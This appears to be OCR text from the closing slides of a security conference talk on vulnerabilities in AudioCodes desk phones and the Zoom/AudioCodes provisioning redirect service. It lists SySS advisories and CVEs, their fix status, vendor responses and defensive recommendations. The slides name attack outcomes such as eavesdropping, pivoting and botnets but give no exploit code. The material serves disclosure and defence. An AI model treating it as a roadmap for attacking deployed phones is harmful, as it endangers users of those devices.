

rtp://192.168.219.1:5004
19:00

audiocodes
C450HD
HD VoIP
SUN 01 JAN
03:49


remote control


remote control
eavesdropping


remote control
eavesdropping
pivot


remote control
eavesdropping
pivot
bot net

Hard-coded cryptographic Key

SYSS-2022-052 (CVE-2023-22957) & SYSS-2022-054 (CVE-2023-22956):

- State: fixed

- Initial vendor notification: November 2022

Missing immutable Root of Trust

SYSS-2022-055 (CVE-2023-22955):

- State: not fixed

- Initial vendor notification: November 2022

- Vendor response:


„AudioCodes 2023 roadmap includes signing of firmware for UC devices.”

Exposure of sensitive Information to an unauthorized Actor

SYSS-2022-052:

- State: partially fixed

- Initial vendor notification: November 2022




Product Notice #0503

Mutual TLS Authentication (mTLS) Support for AudioCodes Redirect Service

This Product Notice announces the support of Mutual TLS Authentication (mTLS) for AudioCodes Redirect Service.

mTLS ensures that both the Redirect server and the device (client) authenticate each other's identities before establishing a connection. This additional layer of authentication safeguards against unauthorized access, strengthening the overall security of AudioCodes Redirect Service.

Note: By default, mTLS is disabled, allowing currently deployed devices that may not possess the appropriate certificates to continue accessing and using the Redirect Service. However, we recommend that Customers enable mTLS.



Note: By default, mTLS is disabled, allowing currently deployed devices that may not possess the appropriate certificates to continue accessing and using the Redirect Service. However, we recommend that Customers enable mTLS.

Unverified Ownership

SYSS-2022-056:

- State: partially fixed
- Initial vendor notification: November 2022

Recommendations

- Check Redirections
- Limit Network Communications

Conclusion

Phone

Hard-coded cryptographic Key

Missing immutable Root of Trust

Vendor
Redirect Server

Exposure of sensitive Information to an unauthorized Actor

zoom

Unverified Ownership

Black Hat Sound Bytes

Black Hat Sound Bytes

Insufficient security level of e.g. Desk Phones

Black Hat Sound Bytes

Insufficient security level of e.g. Desk Phones

Endpoint Provisioning is a lucrative Target for Attackers

Black Hat Sound Bytes

Insufficient security level of e.g. Desk Phones

Endpoint Provisioning is a lucrative Target for Attackers

Combine Vulnerabilities FTW!

Thanks!

Moritz Abrell

@moritz_abrell

https://blog.syss.com/posts/zero-touch-pwn/

- SYSS-2022-052 // CVE-2023-22957
- SYSS-2022-053
- SYSS-2022-054 // CVE-2023-22956
- SYSS-2022-055 // CVE-2023-22955
- SYSS-2022-056